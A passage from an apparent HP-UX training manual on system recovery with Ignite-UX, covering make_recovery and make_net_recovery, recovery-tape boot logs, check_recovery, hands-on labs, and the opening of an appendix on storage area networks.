* Making VxFS filesystem for "/usr", (/dev/vg00/rlvol7).
* Making VxFS filesystem for "/var", (/dev/vg00/rlvol8).
* Setting rotational delay to 0 for "/stand".

* Configure_Disks:  Complete
* Download_mini-system:  Begin
x ./sbin/fs/hfs/mkfs, 237568 bytes, 464 tape blocks
x ./sbin/fs/hfs/newfs, 114688 bytes, 224 tape blocks

(extraction of the rest of the essential rebuild tools...)

* Download_mini-system:  Complete
* Loading_software:  Begin
* Installing boot area on disk.
* Enabling swap areas.
* Backing up LVM configuration for "vg00".
* Processing the archive source (recovery).
* Mon Jun 22 15:36:03 EDT 1998: Starting archive load of the source
 (Recovery Archive).
* Positioning the tape (/dev/rmt/0mn).
* Archive extraction from tape is beginning. Please wait.
* Mon Jun 22 16:00:56 EDT 1998:Completed archive load of the source
  (Recovery Archive).

* Executing user specified script:
"/opt/ignite/data/scripts/os_arch_post_l".
Running in recovery mode.
NOTE:  Could not save /etc/resolv.conf from archive: file not found
NOTE:  Could not save /etc/eisa/system.sci from archive: file not found

* Running the ioinit command ("/sbin/ioinit -c")
NOTE:    tlinstall is searching filesystem - please be patient
NOTE:    Successfully completed
* Setting primary boot path to "8/16/5.6.0".
* Executing user specified commands.
* Loading_software:  Complete
* Build_Kernel:  Begin
```

```
NOTE:    Since the /stand/vmunix kernel is already in place, the kernel
will not be re-built. Note that no mod_kernel directives will be
processed.

* Build_Kernel:  Complete
* Boot_From_Client_Disk:  Begin
* Rebooting machine as expected.
NOTE:    Rebooting system.
* Running the ioinit command ("/sbin/ioinit -c")
* Boot_From_Client_Disk:  Complete
* Run_SD_Configure_Scripts:  Begin
* Run_SD_Configure_Scripts:  Complete
* Run_Postconfigure_Scripts:  Begin
* Applying the networking information.
* Executing user specified script:
"/opt/ignite/data/scripts/os_arch_post_c".
* Running in recovery mode.
* Run_Postconfigure_Scripts:  Complete

=======  06/22/98 16:03:36 EDT  Installation complete: Successful
```

Example: Booting from the Recovery Tape (Custom Installation)

```
Processor is booting from first available device.

To discontinue, press any key within 10 seconds.

Boot terminated.

----- Main Menu ---------------------------------------------------------------------------------------

        Command                                           Description
         -----------                                       ------------
        Boot  [PRI | ALT | <path>]                        Boot from specified path
        Path  [PRI | ALT | CON | KEY]  [<path>]           Display or modify a path
        SEArch  [Display | IPL] [<path>]                  Search for boot devices

        Configuration [<command>]                         Access Configuration menu/commands
        Information [<command>]                           Access Information menu/commands
        SERvice [<command>]                               Access Service menu/commands

        Display                                           Redisplay the current menu
        Help [<menu>|<command>]                           Display help for menu or command
        RESET                                             Restart the system
---------------------------------------------------------------------------------------------------------
Main Menu:  Enter command >   sea ipl  (Search for possible boot devices)
Searching for device(s) with bootable media ...
This may take several minutes.

To discontinue search, press any key (termination may not be immediate).


        Path Number             Device Path (dec)         Device Type and Utilities
        ----------------        ---------------------     ------------------------------
        P0                      8/16/5.6                  Random access media IPL
        P1                      8/16/5.5                  Random access media IPL
        P2                      8/16/5.0                  Sequential access media IPL
        P3                      8/16/6.0                  LAN Module
----------------------------------------------------------------------------------------------------------
Main Menu:  Enter command > boot p2
Interact with IPL (Y, N, or Cancel)?> n

Booting ...
Boot IO Dependent Code (IODC)  revision 144


SOFT Booted.

ISL Revision A.00.38   OCT  26, 1994

ISL booting  hpux (;0):INSTALL
```

Boot
: tape(8/16/5.0.0.0.0.0.0.0):INSTALL

…..(all the rest of the boot messages…)

Warning: The configuration information calls for a non-interactive installation.

Press <Return> within 10 seconds to cancel batch-mode installation:

<key press>


Really cancel non-interactive install and start the user interface? ([y]/n): Y

NOTE: The System Recovery mode has been disabled due to user intervention, or differences in system configuration. Some original system parameters (like IO configuration, **/etc/fstab**, etc.) will not be restored due to this. The system specific configuration of hostname, IP address, root password, date, time, network configuration, etc., can be configured via the system screens of the advanced user interface.

Press Return to continue:

(Ignite-UX installation interface will follow…)

18–11. SLIDE: The `check_recovery` Command


The check_recovery Command
check_recovery
Log Files
/var/opt/ignite/recovery/makrec.last
Core System Files
?
# make_recovery -C

Student Notes

As we have seen, the **`make_recovery`** command can save the system image to tape. This image is perhaps changing daily; so how often do we need to create the **`system_recovery_boot_tape`**? In order to have a successful recovery, the **`system_recovery_boot_tape`** must be kept up to date.

The command **`check_recovery`** combined with an additional option to **`make_recovery`** can help us to determine if sufficient change has taken place to warrant the creation of a new recovery tape.

check_recovery examines the System Recovery status file (can be created during the invocation of **`make_recovery`**) to determine if a new recovery tape is needed. Only the files categorized as Core OS and User Core OS (**`makerec.append`**) are evaluated bye **`check_recovery`**.

`check_recovery` will detect the following discrepancies:

- Additions to the system after the last **`make_recovery.`**
- Deletions from the system.
- Modifications (using the file modification time) of the objects.

The files examined by **`check_recovery`** are:

- **`/var/opt/ignite/recovery/makrec.last`**
- **`/var/opt/ignite/recovery/chkrec.include`**

Example:

```
   # make_recovery  -C
```

(**`-C`** creates the files needed for **`check_recover`**. It can be combined with most other options of **`make_recovery`***)*

18–12. LAB: System Recovery Boot Tape

Directions

In this lab you will create a recovery boot tape. This lab requires the use of a DAT tape drive with a tape loaded and ready.

1. Run **`make_recovery`** in preview mode to create a file called **`/var/opt/ignite/recovery/arch.include`**

2. Examine the file **`/var/opt/ignite/recovery/arch.include`** to see which files will be included in your recovery tape. Count the number of files that will be included:

   Rename the **`arch.include`** file to **`arch.old`**

3. Run **`make_recovery`** in preview mode to create a new **`/var/opt/ignite/recovery/arch.include`**. This time specify that you want to include the entire root volume group.

4. Examine the file /**`var/opt/ignite/recovery/arch.include`** to see which files will be included in your recovery tape. Count the number of files that will be included:

   Compare this to the number of files listed in **`/var/opt/ignite/arch.old`**


5. Edit **`/var/opt/ignite/recovery/arch.include`**. Remove any files you don't want included on your recovery tape. In an effort to save time and tape, it is strongly suggested

that you remove any depot files from the list.

6. Restart **`make_recovery`**. If you would like to run **`check_recovery`** later be sure to include the **`-C`** option. The **`-C`** will increase the **`make_recovery`** time significantly.

7. Boot your system using the recovery tape. If you would like to do your restore onto a disk other than your primary boot disk, then interrupt the recovery process and specify the appropriate disk.

18–13. SLIDE: The `make_net_recovery` Tool



The **`make_net_recovery`** Tool

Centralized control over many systems

Recovery archives and configuration stored on IUX server

Backup and Recovery can be initiated from the Server or the Client

Eliminates having to managed multiple tapes per system

Student Notes

While the **`make_recovery`** command has proved useful to many customers, it does have room for improvement. Some of the most common improvement requests include:

- The desire to make up files from volume groups other than **`/dev/vg00`**.
- The desire to create and monitor the backup of multiple systems at a time.
- The desire to backup to a medium other than tape.


The issue of backing up to tape is of special concern to customers with large numbers of workstations to maintain. Specific concerns related to tape are:

- Tapes are prone to failures and are costly.
- Backing up to tape requires a tape drive to be on each system; or to manually move a tape drive to each system when performing a backup.
- For a large number of client systems, it becomes difficult to handle tapes for each system, especially when multiple revisions of the backup are kept.

To solve these issues, the **`make_net_recovery`** tool was created.

18–14. SLIDE: Recovery from the Ignite Server (GUI)

Recovery from the Ignite Server (GUI)



Student Notes

With the **`make_net_recovery`** tool, an image of a client's file systems (including files from outside the **`/dev/vg00`** volume group) can be archived to the disks of the Ignite-UX server.


The **`make_net_recovery`** archive can be created from the client or from the Ignite-UX server. To initiate the creation of the archive from the Ignite-UX server, enter the Ignite-UX GUI with the `ignite` command. From within the Ignite-UX GUI, perform the following to steps:

1. **`Add New Client for Recovery`**... This adds a client icon to the Installation Client window. Once the client icon is created, highlight the client icon and perform step 2.

2. **`Create System Recovery Archive`**. This causes a number of screens to display related to the creation of the client archive on the Ignite-UX server. Among the different screens is one that allows the specification of which files are to be included in the client archive (see next page).

18–15. SLIDE: Selecting Files for the Client Archive

Selecting Files for the Client Archive



Status Disk/VG
In Full /dev/vg00

Category: include

Pathname: (optional)

Category Pathname
inc_entire /dev/vg00

Student Notes

The above slide shows the screen for specifying which files to include in the client archive.


One difference between **`make_recovery`** and **`make_net_recovery`** is **`make_net_recovery`** supports the inclusion of files from volume groups other than **`/dev/vg00`**.

The example on the slide shows the entire **`vg00`** volume group being specified.

18–16. SLIDE: Monitoring Creation of Client Archive

Monitoring Creation of Client Archive

- Clients can be monitored from the central Ignite-UX server
- Detailed log file is available for each client on the IUX server




```
System ID:       burma
Configuration:   2000-01-14,10:01 Recovery

COMPLETE   Prepare the Client
COMPLETE   Run the Recovery UI
COMPLETE   Save the System Configuration
ACTIVE     Build the Archive
PENDING    Prepare Archive Config File
PENDING    Update the CINDEX File

Build the Archive
```

Student Notes

One advantage of initiating the creation of the client archives from the Ignite server is the ability to monitor multiple client archive creations from a single display. Potentially, hundreds of client archives can be created in parallel and monitored, without ever having to leave the Ignite-UX server's display.

Detailed status of an individual client archive can also be obtain from the GUI by highlighting the client icon and selecting **`Client Status`...** from the **`Action`** pulldown menu.

18–17. SLIDE: Using `make_net_recovery` on the Client



Using **`make_net_recovery`** on the Client

**Ignite-UX
Recovery Server**

- Backups can be initiated from the client
- New options to specify data to archive
- Can archive more than just **`/dev/vg00`**
- Backups can be automated through **`cron`**

```
# make_net_recovery -s IUX_server_name \
   -x inc_entire=vg00 \
   -x inc_entire=vg01 \
   -x exclude=/depots
```

Ignite-UX Recovery Client

Student Notes

In addition to being able to initiate the creation of a client archive from the Ignite-UX server, the creation of the archive can also be initiated on the client itself.


A command line executable (**`make_net_recovery`**) is available so the client can locally initiate the creation of the archive. This allows the client to determine when a new archive is needed, rather than having the server initiating new archives periodically even though they may not be necessary.

The syntax of the **`make_net_recovery`** command is quite different from that of **`make_recovery`** command. New options include:

- The ability to specify on which Ignite-UX server to create the archive (**`-s`** option).
- The ability to selectively exclude (**`-x`** option) files and subdirectories from a specified directory.

The above example on the slide shows the entire **`vg00`** and **`vg01`** volume groups being archived, excluding the files in the **`/depots`** directory.

18–18. SLIDE: Using the Archive to Recover a Client



Using the Archive to Recover a Client

To recover a failed disk or volume group using the system recovery archive:

- Boot the system
- Do not interact with ISL
- Select: [Install HP-UX]
- From the Ignite-UX Server GUI: select the icon for the client
- Choose "Install/New Install"
- Select the recovery configuration to use

Student Notes

The procedure to recover a failed system using the system recovery archive is shown on the slide:

1. Boot the client system.

2. During the boot, interrupt the session and boot to the Ignite-UX server. Choose to NOT interact with the ISL.

3. From the Installation and Recovery menu, select “Install HP-UX”.

4. Once the client boots to the Ignite-UX server, an icon for the client will appear in the Ignite-UX server GUI. Highlight the client icon.

5. Once the client icon has been highlighted, select from the action menu, Install/New Install.

6. From this window, the selection of an archive to restore can be selected. Selected the desired archive file, then click OK.

The restoration of the client archive will begin. Allow restoration to continue until completion.

18–20. LAB: Performing `make_net_recovery`

Directions

In this lab you will create a recovery archive for a client on the Ignite-UX server. This lab requires 2 GB of disk space to be available on the Ignite-UX server.

1. Create a file system on the Ignite server to hold the client archives.

```
# lvcreate –L 900 –n archives /dev/vg00
# newfs –F vxfs /dev/vg00/rarchives
# mkdir /var/opt/ignite/recovery/archives
# mount /dev/vg00/archives /var/opt/ignite/recovery/archives
```

2. Run the Ignite-UX GUI on the server:

```
# ignite
```

A message will appear that no clients were found. Click OK to continue.

A message about how to run the tutorial will appear, click OK to continue. Click OK at the Welcome screen.

3. From the Installation Client screen, select **`Actions -> Add New Client for Recovery.`** Enter the client hostname when prompted.

A message will prompt for the root password of the client. Enter the client's root password when prompted.

A message will display that a new client was found. Click OK to continue. After another informational message, click OK to continue.

4. Once an icon appears for the client in the Installation Client window, select **`Actions -> Create System Recovery Archive`**. A window will appear explaining the recovery archive process. After reading the explanation, click Next to continue.

Several more informational screens will appear. After reading each screen, click Next to continue. On the last informational screen, click Finish.

5. Next, a prompt will appear asking whether to create a network recovery archive now. Click on Yes.

   A prompt will appear asking for the root password again. Enter the client's root password.

   It may take several minutes for the Ignite software to be loaded onto the client. This is a one time hit. The next time an archive is created on the client, the Ignite software will already be there.

6. Eventually, a window will appear where the Network Recovery Wizard will run. Supply information when prompted for the Destination Host, Destination Directory, Max Number of Archives, and Description. All the defaults should be OK to accept. Once finished, click Next to continue.

   After another informational message, click OK to continue.

7. Next, the screen for specifying which files are included in the archive is displayed. Include the entire **vg00** volume group.

   Click on Finish.

8. At this point, the creation of the archive will commence. Monitor the status by double-clicking on the client icon and viewing the logfile. It may take a while (30-40 minute) to create the archive on the Ignite server.


Appendix A — SureStore E Disk Array XP256 – SAN Overview

Objectives

Upon completion of this module, you will:

- Be familiar with the Storage Area Network (SAN) as a solution to requirements of the new business environment.

A–1. SLIDE: SANs – Moving to a New Model



SANs - Moving to a New Model

Access to Data from the Server is limited to directly connected storage.

